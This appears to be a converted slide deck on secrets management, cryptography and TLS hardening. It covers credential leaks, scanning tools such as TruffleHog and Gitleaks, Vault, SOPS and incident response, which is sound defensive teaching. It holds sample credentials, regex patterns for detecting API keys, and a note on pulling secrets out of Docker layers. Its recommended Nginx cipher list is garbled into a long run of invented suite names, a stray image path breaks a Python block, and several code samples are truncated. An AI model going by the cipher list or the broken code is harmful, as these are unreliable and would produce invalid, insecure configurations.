AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
STRIPE_SECRET_KEY=sk_live_4eC39HqLyjWDarjtT1zdp7dc
OPENAI_API_KEY=sk-proj-abc123def456ghi789jkl012mno345pqr678
GITHUB_TOKEN=ghp_XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
JWT_SECRET=my-super-secret-jwt-key-dont-tell-anyone
SENDGRID_API_KEY=SG.XXXXXXXXXXXXXXXXXXXXXXXXXX.YYYYYYYYYYYYYYYY
```

Every line is a potential breach vector

Database credentials, cloud provider keys, payment processor secrets, AI API keys, and authentication tokens — all in plain text, all one `git push` away from public exposure.

Secret Sprawl: Where Secrets Hide

Secrets do not stay in one place. They spread across your infrastructure like weeds.

Location	Risk Level	Example
Source code	Critical	Hardcoded connection strings
Git history	Critical	Removed from HEAD but still in commits
.env files	High	Missing <code>.gitignore</code> entry
CI/CD pipelines	High	GitHub Actions secrets in logs
Container images	High	Baked into Docker layers
Config files	Medium	<code>application.yml</code> with passwords
Wikis / docs	Medium	Shared credentials in Confluence

Location	Risk Level	Example
Chat / email	Medium	API keys shared via Slack DMs

Hardcoded Credentials in Code

The most dangerous pattern — secrets embedded directly in application source:

```
# BAD: Hardcoded credentials in Python
import boto3
import requests

# Database connection with embedded password
conn = psycopg2.connect(
    host="prod-db.internal",
    user="admin",
    password="Pr0d_P@ssw0rd_2024!", # NEVER DO THIS
    database="customers"
)

# AWS client with hardcoded keys
s3 = boto3.client(
    "s3",
```

Why this persists

Developers hardcode secrets during prototyping, then forget to remove them. Code review catches some, but git history preserves all.

Secrets in CI/CD Pipelines

CI/CD pipelines are a major attack surface for secret leakage:

```
# BAD: GitHub Actions workflow leaking secrets
name: Deploy
on: push
jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
      - name: Deploy to production
        run: |
          # Secret printed to logs via debug output
          echo "Deploying with key: ${ secrets.AWS_SECRET_KEY }"
          # Secret leaked through environment variable dump
          env
          # Secret baked into Docker image layer
          docker build --build-arg API_KEY=${ secrets.API_KEY } -t app .
```

```
# GOOD: Secure secret handling in GitHub Actions
name: Deploy
on: push
jobs:
  deploy:
```

```
runs-on: ubuntu-latest
steps:
  - name: Configure AWS Credentials
    uses: aws-actions/configure-aws-credentials@v4
    with:
      role-to-assume: arn:aws:iam::123456789:role/deploy-role
      aws-region: us-east-1
  - name: Deploy
    run: |
```

Secrets in Docker Images

Docker layer caching preserves secrets even if you delete them in later layers:

```
# BAD: Secret persists in intermediate layer
FROM python:3.11
COPY .env /app/.env
RUN pip install -r requirements.txt
RUN python setup.py --config /app/.env
RUN rm /app/.env    # TOO LATE - .env is in a previous layer!
```

```
# GOOD: Use multi-stage builds and runtime secrets
FROM python:3.11 AS builder
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

FROM python:3.11-slim
COPY --from=builder /usr/local/lib/python3.11/site-packages /usr/local/lib/python3.11/site-packages
COPY app/ /app/
# Secrets injected at runtime via environment or mounted volumes
CMD ["python", "/app/main.py"]
```

Extraction is trivial

`docker history --no-trunc` and `docker save | tar -x` can recover secrets from any layer in the image.

Secret Scanning Tools

Tool	Type	Strengths
TruffleHog	Git history scanner	Scans entire git history, high-entropy detection, verified secrets
git-secrets	Pre-commit hook	Prevents commits containing secrets, AWS-focused patterns
Gitleaks	Static analysis	Fast, configurable rules, CI/CD integration
detect-secrets	Baseline scanner	Yelp's tool, maintains baseline of known secrets
GitHub Secret Scanning	Platform native	Automatic alerts, partner program for key revocation
GitGuardian	SaaS platform	Real-time monitoring, remediation workflows

Notes: No single tool catches everything. A layered approach — pre-commit hooks + CI scanning + monitoring — provides the best coverage.

TruffleHog in Action

TruffleHog scans git history for high-entropy strings and known secret patterns:

```
# Install TruffleHog
pip install trufflehog3
# or use the Go version
brew install trufflehog

# Scan a local repository (entire git history)
trufflehog git file:///path/to/repo --only-verified

# Scan a GitHub org
trufflehog github --org=mycompany --only-verified

# Scan with JSON output for CI integration
trufflehog git file:///path/to/repo --json | jq '.SourceMetadata'

# Example output:
```

Verified vs. Unverified

TruffleHog can actively verify if discovered credentials are still valid by making test API calls. The

`--only-verified` flag reduces false positives dramatically.

git-secrets: Prevent Before You Push

The best secret leak is the one that never happens. Pre-commit hooks stop secrets at the source:

```
# Install git-secrets
brew install git-secrets

# Initialize in your repository
cd /path/to/repo
git secrets --install

# Register AWS patterns
git secrets --register-aws

# Add custom patterns
git secrets --add 'sk_live_[a-zA-Z0-9]{24}'          # Stripe live keys
git secrets --add 'sk-proj-[a-zA-Z0-9]{48}'          # OpenAI keys
git secrets --add 'ghp_[a-zA-Z0-9]{36}'              # GitHub PATs
git secrets --add 'password\s*=\s*.*+'                # Generic password assignments
```

```
# .pre-commit-config.yaml - team-wide enforcement
repos:
  - repo: https://github.com/awslabs/git-secrets
    rev: master
```



```
hooks:
```

```
- id: git-secrets
```

Gitleaks: Configurable Secret Detection

```
# Run Gitleaks against a repo
gitleaks detect --source /path/to/repo --verbose

# Scan only staged changes (pre-commit)
gitleaks protect --staged --verbose

# CI/CD mode with SARIF output
gitleaks detect --source . --report-format sarif --report-path gitleaks.sarif
```

```
# .gitleaks.toml - custom rules
title = "Custom Gitleaks Config"

[[rules]]
id = "internal-api-key"
description = "Internal API Key"
regex = '''INTERNAL_API_[A-Z]+=\\S+'''
tags = ["internal", "api"]

[[rules]]
id = "jwt-secret"
description = "JWT Secret"
regex = '''(?i)(jwt[_-]?secret|jwt[_-]?key)\\s*[=:]\\s*\\S+'''
tags = ["auth", "jwt"]
```


Using AI to Scan for Leaked Secrets

Traditional regex-based scanners miss context. AI models can understand *intent* and detect secrets that patterns cannot:

```
import anthropic

client = anthropic.Anthropic()

def ai_secret_scan(code_snippet: str) -> dict:
    """Use Claude to analyze code for potential secret leakage."""
    response = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=1024,
        messages=[{
            "role": "user",
            "content": f"""Analyze this code for leaked secrets, hardcoded credentials,
or sensitive data exposure. For each finding, provide:
1. The secret type (API key, password, token, etc.)
2. The exact line or value"""
```

AI advantages over regex

AI can detect obfuscated secrets, base64-encoded credentials, secrets split across variables, and contextually sensitive values (e.g., "this looks like a real key, not a placeholder").

AI Contextual Analysis: Beyond Pattern Matching

AI can distinguish real secrets from test fixtures, examples, and documentation:

```
SCAN_PROMPT = """You are a security auditor. Analyze this file for secrets.
```

```
Classify each finding as:
```

- TRUE_POSITIVE: Real secret that needs remediation
- FALSE_POSITIVE: Test data, example, or placeholder
- SUSPICIOUS: Needs human review

```
Consider:
```

- Is this a test file? Check filename and content patterns.
- Does the value look like a real key or a placeholder (e.g., 'xxx', 'your-key-here')?
- Is the entropy high enough to be a real secret?
- Is this in a comment explaining what NOT to do?

```
File: {filename}
```

```
Content:
```

```
```
```

---

# HashiCorp Vault: Centralized Secret Management

Vault provides a single source of truth for secrets with access control, audit logging, and automatic rotation:

```
Start Vault in dev mode (for learning only)
vault server -dev

Store a secret
vault kv put secret/myapp/database \
 username="app_user" \
 password="$(openssl rand -base64 32)" \
 host="prod-db.internal"

Read a secret
vault kv get secret/myapp/database

Read specific field
vault kv get -field=password secret/myapp/database
```

```
Vault policy – principle of least privilege
path "secret/data/myapp/*" {
```

```
 capabilities = ["read"]
}

path "secret/data/myapp/database" {
 capabilities = ["read"]
 allowed_parameters = {
 "version" = []
 }
}

Deny access to admin secrets
path "secret/data/admin/*" {
```

---

# Vault Dynamic Secrets

Dynamic secrets are generated on-demand and automatically revoked after a TTL. No more shared, long-lived credentials:

```
Enable database secrets engine
vault secrets enable database

Configure PostgreSQL connection
vault write database/config/mydb \
 plugin_name=postgresql-database-plugin \
 connection_url="postgresql://{{username}}:{{password}}@db:5432/app" \
 allowed_roles="app-readonly" \
 username="vault_admin" \
 password="vault_admin_pass"

Create a role with TTL
vault write database/roles/app-readonly \
 db_name=mydb \
 creation_statements="CREATE ROLE \"{{name}}\" WITH LOGIN PASSWORD '{{password}}' \
```

# AWS Secrets Manager & SOPS

## AWS Secrets Manager

```
import boto3
import json

client = boto3.client("secretsmanager")

Retrieve secret at runtime
response = client.get_secret_value(
 SecretId="prod/myapp/database"
)
secret = json.loads(
 response["SecretString"]
)
db_password = secret["password"]

Enable automatic rotation
```

## Mozilla SOPS

```
Encrypt a config file
sops --encrypt \
 --kms arn:aws:kms:us-east-1:123:key/abc \
 secrets.yaml > secrets.enc.yaml

Encrypted file (safe to commit!)
myapp:
db_password: ENC[AES256_GCM,data:...,type:str]
api_key: ENC[AES256_GCM,data:...,type:str]

Decrypt at deploy time
sops --decrypt secrets.enc.yaml

Edit encrypted file in-place
sops secrets.enc.yaml
```

SOPS encrypts values but preserves keys, making diffs readable in git.

# Cryptographic Best Practices: Algorithm Selection

| Use Case               | Recommended                                            | Avoid                                                  |
|------------------------|--------------------------------------------------------|--------------------------------------------------------|
| Symmetric encryption   | AES-256-GCM, ChaCha20-Poly1305                         | DES, 3DES, RC4, AES-ECB                                |
| Password hashing       | Argon2id, bcrypt, scrypt                               | MD5, SHA-1, SHA-256 (unsalted)                         |
| Digital signatures     | Ed25519, ECDSA (P-256), RSA-4096                       | RSA-1024, DSA                                          |
| Key exchange           | X25519, ECDH (P-256)                                   | DH-1024, static RSA                                    |
| Hashing (non-password) | SHA-256, SHA-3, BLAKE3                                 | MD5, SHA-1                                             |
| Random generation      | <code>secrets</code> module, <code>/dev/urandom</code> | <code>random</code> module, <code>Math.random()</code> |

The golden rule



Never implement your own cryptographic algorithms. Use well-tested libraries: `cryptography` (Python), `libsodium`, or platform-provided APIs.

---

# Common Cryptographic Mistakes

```
BAD: Using ECB mode (patterns visible in ciphertext)
from Crypto.Cipher import AES
cipher = AES.new(key, AES.MODE_ECB) # NEVER use ECB

BAD: Using MD5 for password hashing
import hashlib
password_hash = hashlib.md5(password.encode()).hexdigest()

BAD: Predictable random for tokens
import random
token = ''.join(random.choices('abcdef0123456789', k=32))

BAD: Hardcoded IV / nonce reuse
cipher = AES.new(key, AES.MODE_GCM, nonce=b'\x00' * 12) # Static nonce!
```

```
GOOD: Proper implementations
from cryptography.fernet import Fernet
key = Fernet.generate_key()
f = Fernet(key)
ciphertext = f.encrypt(b"sensitive data")

GOOD: Password hashing with Argon2
from argon2 import PasswordHasher
```

```
ph = PasswordHasher(time_cost=3, memory_cost=65536, parallelism=4)
hash = ph.hash("user_password")
ph.verify(hash, "user_password") # Returns True or raises exception

GOOD: Cryptographic random
import secrets
```

---

# Key Management Lifecycle

Every cryptographic key must follow a defined lifecycle:

1. **Generation** — Use cryptographically secure random number generators; appropriate key length
2. **Distribution** — Secure transport (TLS, out-of-band); never email or chat keys
3. **Storage** — HSMs, KMS, or Vault; never in source code or plain-text config
4. **Usage** — Enforce least-privilege access; separate encryption and signing keys
5. **Rotation** — Regular schedule (30-90 days); automated via secrets manager
6. **Revocation** — Immediate on compromise; CRLs or OCSP for certificates
7. **Destruction** — Cryptographic erasure; verify all copies are removed

Rotation policy guidelines

API keys: 90 days. Database passwords: 30 days. TLS certificates: annually (or shorter with ACME). Signing keys: annually with overlap period for verification.

---

# Automated Key Rotation

```
"""Automated key rotation script using Vault + AWS Secrets Manager"""
import boto3
import hvac
import logging
from datetime import datetime, timedelta

logger = logging.getLogger(__name__)

def rotate_database_credentials(vault_client: hvac.Client, secret_path: str):
 """Rotate database credentials via Vault dynamic secrets."""
 # Read current lease
 current = vault_client.secrets.kv.v2.read_secret_version(path=secret_path)
 lease_id = current.get("lease_id")

 # Revoke old credentials
```

---

# TLS/SSL Configuration: Getting It Right

A misconfigured TLS setup can be worse than no encryption — it provides a false sense of security.

```
GOOD: Strong Nginx TLS configuration
server {
 listen 443 ssl http2;
 server_name app.example.com;

 # Certificate and key
 ssl_certificate /etc/letsencrypt/live/app.example.com/fullchain.pem;
 ssl_certificate_key /etc/letsencrypt/live/app.example.com/privkey.pem;

 # Protocol versions – TLS 1.2 and 1.3 only
 ssl_protocols TLSv1.2 TLSv1.3;

 # Strong cipher suites (TLS 1.2)
 ssl_ciphers 'ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-ARIA128-GCM-SHA256:ECDHE-RSA-ARIA128-GCM-SHA256:ECDHE-ECDSA-ARIA256-GCM-SHA384:ECDHE-RSA-ARIA256-GCM-SHA384:ECDHE-ECDSA-SEED-CMVP1-256:ECDHE-RSA-SEED-CMVP1-256:ECDHE-ECDSA-SEED-CMVP1-128:ECDHE-RSA-SEED-CMVP1-128:ECDHE-ECDSA-SEED-CMVP1-64:ECDHE-RSA-SEED-CMVP1-64:ECDHE-ECDSA-SEED-CMVP1-32:ECDHE-RSA-SEED-CMVP1-32:ECDHE-ECDSA-SEED-CMVP1-16:ECDHE-RSA-SEED-CMVP1-16:ECDHE-ECDSA-SEED-CMVP1-8:ECDHE-RSA-SEED-CMVP1-8:ECDHE-ECDSA-SEED-CMVP1-4:ECDHE-RSA-SEED-CMVP1-4:ECDHE-ECDSA-SEED-CMVP1-2:ECDHE-RSA-SEED-CMVP1-2:ECDHE-ECDSA-SEED-CMVP1-1:ECDHE-RSA-SEED-CMVP1-1:ECDHE-ECDSA-SEED-CMVP1-0.5:ECDHE-RSA-SEED-CMVP1-0.5:ECDHE-ECDSA-SEED-CMVP1-0.25:ECDHE-RSA-SEED-CMVP1-0.25:ECDHE-ECDSA-SEED-CMVP1-0.125:ECDHE-RSA-SEED-CMVP1-0.125:ECDHE-ECDSA-SEED-CMVP1-0.0625:ECDHE-RSA-SEED-CMVP1-0.0625:ECDHE-ECDSA-SEED-CMVP1-0.03125:ECDHE-RSA-SEED-CMVP1-0.03125:ECDHE-ECDSA-SEED-CMVP1-0.015625:ECDHE-RSA-SEED-CMVP1-0.015625:ECDHE-ECDSA-SEED-CMVP1-0.0078125:ECDHE-RSA-SEED-CMVP1-0.0078125:ECDHE-ECDSA-SEED-CMVP1-0.00390625:ECDHE-RSA-SEED-CMVP1-0.00390625:ECDHE-ECDSA-SEED-CMVP1-0.001953125:ECDHE-RSA-SEED-CMVP1-0.001953125:ECDHE-ECDSA-SEED-CMVP1-0.0009765625:ECDHE-RSA-SEED-CMVP1-0.0009765625:ECDHE-ECDSA-SEED-CMVP1-0.00048828125:ECDHE-RSA-SEED-CMVP1-0.00048828125:ECDHE-ECDSA-SEED-CMVP1-0.000244140625:ECDHE-RSA-SEED-CMVP1-0.000244140625:ECDHE-ECDSA-SEED-CMVP1-0.0001220703125:ECDHE-RSA-SEED-CMVP1-0.0001220703125:ECDHE-ECDSA-SEED-CMVP1-0.00006103515625:ECDHE-RSA-SEED-CMVP1-0.00006103515625:ECDHE-ECDSA-SEED-CMVP1-0.000030517578125:ECDHE-RSA-SEED-CMVP1-0.000030517578125:ECDHE-ECDSA-SEED-CMVP1-0.0000152587890625:ECDHE-RSA-SEED-CMVP1-0.0000152587890625:ECDHE-ECDSA-SEED-CMVP1-0.00000762939453125:ECDHE-RSA-SEED-CMVP1-0.00000762939453125:ECDHE-ECDSA-SEED-CMVP1-0.000003814697265625:ECDHE-RSA-SEED-CMVP1-0.000003814697265625:ECDHE-ECDSA-SEED-CMVP1-0.0000019073486328125:ECDHE-RSA-SEED-CMVP1-0.0000019073486328125:ECDHE-ECDSA-SEED-CMVP1-0.00000095367431640625:ECDHE-RSA-SEED-CMVP1-0.00000095367431640625:ECDHE-ECDSA-SEED-CMVP1-0.000000476837158203125:ECDHE-RSA-SEED-CMVP1-0.000000476837158203125:ECDHE-ECDSA-SEED-CMVP1-0.0000002384185791015625:ECDHE-RSA-SEED-CMVP1-0.0000002384185791015625:ECDHE-ECDSA-SEED-CMVP1-0.00000011920928955078125:ECDHE-RSA-SEED-CMVP1-0.00000011920928955078125:ECDHE-ECDSA-SEED-CMVP1-0.000000059604644775390625:ECDHE-RSA-SEED-CMVP1-0.000000059604644775390625:ECDHE-ECDSA-SEED-CMVP1-0.0000000298023223876953125:ECDHE-RSA-SEED-CMVP1-0.0000000298023223876953125:ECDHE-ECDSA-SEED-CMVP1-0.00000001490116119384765625:ECDHE-RSA-SEED-CMVP1-0.00000001490116119384765625:ECDHE-ECDSA-SEED-CMVP1-0.000000007450580596923828125:ECDHE-RSA-SEED-CMVP1-0.000000007450580596923828125:ECDHE-ECDSA-SEED-CMVP1-0.0000000037252902984619140625:ECDHE-RSA-SEED-CMVP1-0.0000000037252902984619140625:ECDHE-ECDSA-SEED-CMVP1-0.00000000186264514923095703125:ECDHE-RSA-SEED-CMVP1-0.00000000186264514923095703125:ECDHE-ECDSA-SEED-CMVP1-0.000000000931322574615478515625:ECDHE-RSA-SEED-CMVP1-0.000000000931322574615478515625:ECDHE-ECDSA-SEED-CMVP1-0.0000000004656612873077392578125:ECDHE-RSA-SEED-CMVP1-0.0000000004656612873077392578125:ECDHE-ECDSA-SEED-CMVP1-0.00000000023283064365386962890625:ECDHE-RSA-SEED-CMVP1-0.00000000023283064365386962890625:ECDHE-ECDSA-SEED-CMVP1-0.000000000116415321826934814453125:ECDHE-RSA-SEED-CMVP1-0.000000000116415321826934814453125:ECDHE-ECDSA-SEED-CMVP1-0.0000000000582076609134674072265625:ECDHE-RSA-SEED-CMVP1-0.0000000000582076609134674072265625:ECDHE-ECDSA-SEED-CMVP1-0.00000000002910383045673370361328125:ECDHE-RSA-SEED-CMVP1-0.00000000002910383045673370361328125:ECDHE-ECDSA-SEED-CMVP1-0.000000000014551915228366851806640625:ECDHE-RSA-SEED-CMVP1-0.000000000014551915228366851806640625:ECDHE-ECDSA-SEED-CMVP1-0.0000000000072759576141834259033203125:ECDHE-RSA-SEED-CMVP1-0.0000000000072759576141834259033203125:ECDHE-ECDSA-SEED-CMVP1-0.00000000000363797880709171295166015625:ECDHE-RSA-SEED-CMVP1-0.00000000000363797880709171295166015625:ECDHE-ECDSA-SEED-CMVP1-0.000000000001818989403545856475830078125:ECDHE-RSA-SEED-CMVP1-0.000000000001818989403545856475830078125:ECDHE-ECDSA-SEED-CMVP1-0.0000000000009094947017729282379150390625:ECDHE-RSA-SEED-CMVP1-0.0000000000009094947017729282379150390625:ECDHE-ECDSA-SEED-CMVP1-0.00000000000045474735088646411895751953125:ECDHE-RSA-SEED-CMVP1-0.00000000000045474735088646411895751953125:ECDHE-ECDSA-SEED-CMVP1-0.000000000000227373675443232059478759765625:ECDHE-RSA-SEED-CMVP1-0.000000000000227373675443232059478759765625:ECDHE-ECDSA-SEED-CMVP1-0.0000000000001136868377216160297393798828125:ECDHE-RSA-SEED-CMVP1-0.0000000000001136868377216160297393798828125:ECDHE-ECDSA-SEED-CMVP1-0.00000000000005684341886080801486968994140625:ECDHE-RSA-SEED-CMVP1-0.00000000000005684341886080801486968994140625:ECDHE-ECDSA-SEED-CMVP1-0.000000000000028421709430404007434844970703125:ECDHE-RSA-SEED-CMVP1-0.000000000000028421709430404007434844970703125:ECDHE-ECDSA-SEED-CMVP1-0.000000000000014210854715202003717422
```

# TLS Misconfigurations to Detect

| Misconfiguration              | Risk                               | Detection                                   |
|-------------------------------|------------------------------------|---------------------------------------------|
| SSLv3 / TLS 1.0 / 1.1 enabled | POODLE, BEAST attacks              | <code>nmap --script ssl-enum-ciphers</code> |
| Weak cipher suites            | RC4, DES, NULL ciphers             | <code>testssl.sh</code> , SSL Labs          |
| Expired certificates          | Browser warnings, MITM risk        | <code>openssl s_client</code>               |
| Self-signed in production     | No chain of trust                  | Certificate chain validation                |
| Missing HSTS                  | SSL stripping attacks              | HTTP response header check                  |
| Certificate key too small     | RSA < 2048 bits                    | <code>openssl x509 -text</code>             |
| Wildcard cert overuse         | Larger blast radius if compromised | Certificate inventory audit                 |

```
Quick TLS audit with testssl.sh
testssl.sh --severity HIGH https://app.example.com

Check certificate expiry
echo | openssl s_client -connect app.example.com:443 2>/dev/null | \
 openssl x509 -noout -dates -subject -issuer
```



```
Check supported protocols and ciphers
nmap --script ssl-enum-ciphers -p 443 app.example.com
```

---

# Certificate Lifecycle Management

Manual certificate management leads to outages. Automate the entire lifecycle:

```
Automated certificate issuance with Let's Encrypt + certbot
certbot certonly --nginx -d app.example.com --non-interactive --agree-tos

Auto-renewal (crontab)
0 0 1 * * certbot renew --post-hook "systemctl reload nginx"
```

```
"""AI-assisted certificate monitoring and alerting."""
import ssl
import socket
from datetime import datetime, timedelta

def check_cert_expiry(hostname: str, port: int = 443) -> dict:
 """Check certificate expiry and return status."""
 context = ssl.create_default_context()
 with socket.create_connection((hostname, port)) as sock:
 with context.wrap_socket(sock, server_hostname=hostname) as ssock:
 cert = ssock.getpeercert()
 expiry = datetime.strptime(cert['notAfter'], '%b %d %H:%M:%S %Y %Z')
 days_left = (expiry - datetime.utcnow()).days
 return {
 "hostname": hostname,
```

---

# AI-Assisted Certificate Automation

Use AI to automate certificate inventory, detect anomalies, and recommend actions:

```
CERT_AUDIT_PROMPT = """Analyze this certificate inventory and provide recommendations:

{cert_inventory}

For each certificate, evaluate:
1. Is the key size adequate (RSA >= 2048, ECDSA >= 256)?
2. Is the signature algorithm secure (not SHA-1)?
3. Is the certificate close to expiry (< 30 days)?
4. Are there any wildcard certs that should be replaced with specific ones?
5. Is the issuer a trusted CA?
6. Are Subject Alternative Names (SANs) appropriately scoped?

Provide a prioritized remediation plan."""

def ai_cert_audit(cert_data: list[dict]) -> str:
```

# AI-Assisted Crypto Audit

Use AI to identify weak cryptographic implementations in your codebase:

```
CRYPTO_AUDIT_PROMPT = """You are a cryptography security auditor. Analyze this code for:
```

1. **Weak algorithms**: MD5, SHA-1, DES, RC4, ECB mode
2. **Improper key management**: hardcoded keys, insufficient key length
3. **Nonce/IV issues**: reuse, predictable values, static nonces
4. **Random number generation**: using non-CSPRNG for security purposes
5. **Password storage**: unsalted hashes, fast hashing algorithms
6. **Padding oracle risks**: CBC without HMAC, custom padding
7. **Missing authentication**: encryption without integrity (AES-CBC without MAC)

```
For each finding, provide:
```

- Severity: CRITICAL / HIGH / MEDIUM / LOW
  - The vulnerable code line
  - The specific weakness
  - A corrected implementation
-

# Full Codebase Secrets & Crypto Audit

```
"""Comprehensive AI-powered security audit pipeline."""
import os
import subprocess
import json

def full_audit(repo_path: str) -> dict:
 results = {"secrets": [], "crypto": [], "tls": []}

 # Phase 1: Automated secret scanning with Gitleaks
 gitleaks_out = subprocess.run(
 ["gitleaks", "detect", "--source", repo_path, "--report-format", "json",
 "--report-path", "/tmp/gitleaks.json"],
 capture_output=True, text=True
)
 if os.path.exists("/tmp/gitleaks.json"):
```

# Proper .env and Configuration Management

## What to commit

```
.env.example (committed)
DATABASE_URL=
AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
STRIPE_SECRET_KEY=
OPENAI_API_KEY=
JWT_SECRET=
```

```
.gitignore (committed)
.env
.env.local
.env.production
*.pem
*.key
credentials.json
service-account.json
```

## What NOT to commit

```
.env (NEVER committed)
DATABASE_URL=postgresql://...
AWS_ACCESS_KEY_ID=AKIA...
AWS_SECRET_ACCESS_KEY=wJal...
STRIPE_SECRET_KEY=sk_live_...
OPENAI_API_KEY=sk-proj-...
JWT_SECRET=real-secret-here
```

```
Load at runtime
from dotenv import load_dotenv
import os

load_dotenv()
db_url = os.environ["DATABASE_URL"]
Fails fast if not set
```





# Defense in Depth: Layered Secrets Protection

No single control is sufficient. Layer your defenses:

1. **Prevention** — Pre-commit hooks ( `git-secrets`, `gitleaks protect` )
2. **Detection** — CI/CD pipeline scanning (TruffleHog, Gitleaks in CI)
3. **Monitoring** — Continuous scanning (GitGuardian, GitHub Secret Scanning)
4. **Centralization** — Vault / Secrets Manager for all secret storage
5. **Rotation** — Automated rotation with zero-downtime deployment
6. **AI augmentation** — Contextual analysis to reduce false positives and catch evasions
7. **Incident response** — Automated revocation playbooks when leaks are detected

The 5-minute rule

If a secret is leaked, you have approximately 5 minutes before automated scrapers find and exploit it. Your revocation process must be faster than that.

---

# Incident Response: When Secrets Leak

```
"""Automated incident response for leaked secrets."""

RESPONSE_PLAYBOOK = {
 "aws_key": {
 "revoke": "aws iam delete-access-key --access-key-id {key_id} --user-name {user}",
 "audit": "aws cloudtrail lookup-events --lookup-attributes AttributeKey=AccessKeyId,AttributeV",
 "rotate": "aws iam create-access-key --user-name {user}",
 },
 "github_token": {
 "revoke": "gh api -X DELETE /user/installations/{installation_id}/tokens",
 "audit": "gh api /user/audit-log",
 },
 "stripe_key": {
 "revoke": "# Revoke via Stripe Dashboard > API Keys > Roll Key",
 "audit": "stripe_events_list --type=charge.succeeded --limit=100".
```

# HSTS: HTTP Strict Transport Security

HSTS tells browsers to only connect via HTTPS, preventing SSL stripping attacks:

```
Check if HSTS is set
curl -sI https://app.example.com | grep -i strict-transport

Proper HSTS header
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

| Directive         | Purpose                             | Recommendation                      |
|-------------------|-------------------------------------|-------------------------------------|
| max-age           | How long to enforce HTTPS (seconds) | 31536000 (1 year) minimum           |
| includeSubDomains | Apply to all subdomains             | Use if all subdomains support HTTPS |
| preload           | Submit to browser preload list      | Use for maximum protection          |

HSTS Preload warning

Once on the preload list, removal takes months. Ensure *all* subdomains support HTTPS before enabling `includeSubDomains` with `preload`.

---

# Strong Cipher Suite Selection

Choose cipher suites that provide forward secrecy and authenticated encryption:

```
TLS 1.3 cipher suites (all are strong — no configuration needed)
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256

TLS 1.2 recommended cipher suites (order matters)
ECDHE-ECDSA-AES256-GCM-SHA384
ECDHE-RSA-AES256-GCM-SHA384
ECDHE-ECDSA-CHACHA20-POLY1305
ECDHE-RSA-CHACHA20-POLY1305
ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-RSA-AES128-GCM-SHA256
```

## Required properties

- **ECDHE** — Forward secrecy
- **GCM/POLY1305** — AEAD (authenticated encryption)

## Reject these

- **RC4** — Biased output, broken
- **CBC** — Padding oracle risks
- **NULL** — No encryption at all

- **AES-128+** — Strong symmetric cipher

- **EXPORT** — Intentionally weak
-

# Secure TLS in Python Applications

```
"""Proper TLS configuration for Python applications."""
import ssl
import certifi

def create_secure_ssl_context() -> ssl.SSLContext:
 """Create a hardened SSL context."""
 ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)


 # Minimum TLS 1.2
 ctx.minimum_version = ssl.TLSVersion.TLSv1_2

 # Load system CA certificates
 ctx.load_default_certs()
 # Or use certifi bundle
 ctx.load_verify_locations(certifi.where())
```



# Secrets Management Architecture

A production-ready secrets architecture integrates multiple components:



**Notes:** Environment variables are better than hardcoded secrets, but Vault sidecar injection or SDK-based retrieval is the gold standard.

---

# CTF Challenge: Secrets Scavenger Hunt

## Mission: Find All Leaked Secrets & Implement Proper Management

You have been given access to a vulnerable codebase. Your objectives:

